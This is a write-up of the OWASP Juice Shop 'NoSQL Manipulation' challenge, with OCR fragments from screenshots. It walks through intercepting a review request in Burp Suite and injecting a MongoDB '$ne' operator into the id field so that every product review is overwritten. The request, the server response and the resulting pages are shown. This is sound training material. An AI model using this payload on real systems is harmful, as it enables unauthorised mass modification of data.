




# Injection Attack Vulnerability in OWASP Juice Shop





In this we need to do NoSQL injection attack to manipulate the database and update multiple product review at the same time

Write a review and intercept the request using burp suite



## Sending the request to the repeater



change the PUT request to PATCH request as we need to update only the review message

PATCH request is used for partial update



Now, after doing code review, I got to know that for storing the reviews of the user mongodb is being used

Now implementing NoSQL injection in the id section

```
10 Accept-Encoding: gzip, deflate, br
11 Accept-Language: en-US,en;q=0.9
12 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXRzLiwiZGF0YSI6eyJpZCI6MywidXNlc:
RlckBqdWljZS1zaC5veCIsInBhc3N3b3JkIjoimGMzNmU1MTdlM2ZhOTVhYWJmMWJiZmZjNjc0NGE0ZWYiLCJyb2x1
2t1bi6IiIsImxhc3Rmb2dpbklwIjoiiIiwicHJvZmlsZU1tYWdlIjoiiYXNzZXRzL3BlYm9yYy9pbWFnZXMvdXBsb2F:
ZWNyZXQiOiIiLCJpc0FjdG12ZSI6dHJlZSwiY3JlYXRlZEF0IjoimjAyNS0wMi0wNyAxMjoyNT01NC40MDcgKzAwOj.
wMi0wNyAxMjoyNT01NC40MDcgKzAwOjAwIiwizGVzZXRLZEF0IjpudWxsIjSwiaWF0IjoxNz01MDNDNDAlfQ.ePlegJ
KnxwHKw-nw0odGxQvduTIZb-oSmVE8QoDPsf2TkPlopUyLhStqVVQepIYNsp0oYXUptLymN4h-I3fDZTufpLNPYuew
QmUgP1lUchrMUE3qM; continueCode=ZQhjtW6tMceILFjqfql1TZkuNNhgntenI2wtMEI3KFPD9nt2zUBzIbXs1
13 Connection: keep-alive
14
15 {
16   "message": "great juice",
17   "id": {
18     "$ne": -1
19   }
20 }
```

Done

Event log (7) All issues

In the id field , we need to set “\$ne”:-1  
as in mongodb \$ne means not equal to

so executing this query will denote all the items except -1 (it will denote all  
as item with id -1 won't be possible)


Injecting this nosql injection query in the database with this request will  
change all the items comments into “great juice”  
if this vulnerability exists

Request		Response
Pretty		RawHexRender
1		HTTP/1.1 200 OK
2		Access-Control-Allow-Origin: *
3		X-Content-Type-Options: nosniff
4		X-Frame-Options: SAMEORIGIN
5		Feature-Policy: payment 'self'
6		X-Recruiting: /#/jobs
7		Content-Type: application/json; charset=utf-8
8		ETag: W/"20d3-CI+fukYrzXoZCp0IZCZ34slqgHg"
9		Vary: Accept-Encoding
10		Date: Fri, 07 Feb 2025 16:52:12 GMT
11		Connection: keep-alive
12		Keep-Alive: timeout=5
13		Content-Length: 8403
14		
15		{
		"modified":29,
		"original":[
		{
		"message":"I bought it, would buy again. 5/7",
		"author":"admin@juice-sh.op",
		"product":3,
		"likesCount":0,
		"likedBy":[
		],
		"_id":"4JJpP6y0yJG3ymY8q"
		},
		{
		"message":"y0ur flr3wall needs m0r3 muscl3",
		"author":"uvogin@juice-sh.op",
		"product":2,
		"likesCount":0,
		"likedBy":[
		],
		"_id":"8JcZ2au8srKCY7DAC"


Task completed

You successfully solved a challenge: NoSQL Manipulation (Update multiple product reviews at the same time.)

Here you can see all the item reviews changed into “great juice” exploiting the vulnerability



same time.)




### Banana Juice (1000ml)

Monkeys love it the most.

1.99€

Reviews (1)

*bender@juice-sh.op*  
great juice 

Write a review

Review

What did you like or dislike?

Max. 160 characters 0/160


Close Submit

nana J  
(1000r  
1.99€

and J  
ER D

55.2€

gfruit J  
(500m  
8.99€





### Green Smoothie

Looks poisonous but is actually very good for your health! Made from green cabbage, spinach, kiwi and grass.

1.99€

Reviews (2)

*jim@juice-sh.op*  
great juice 

*admin@juice-sh.op*  
great juice 

Write a review

Review

What did you like or dislike?

Max. 160 characters 0/160

Add to Basket

gfru  
(50  
8.9

mon  
(50  
2.9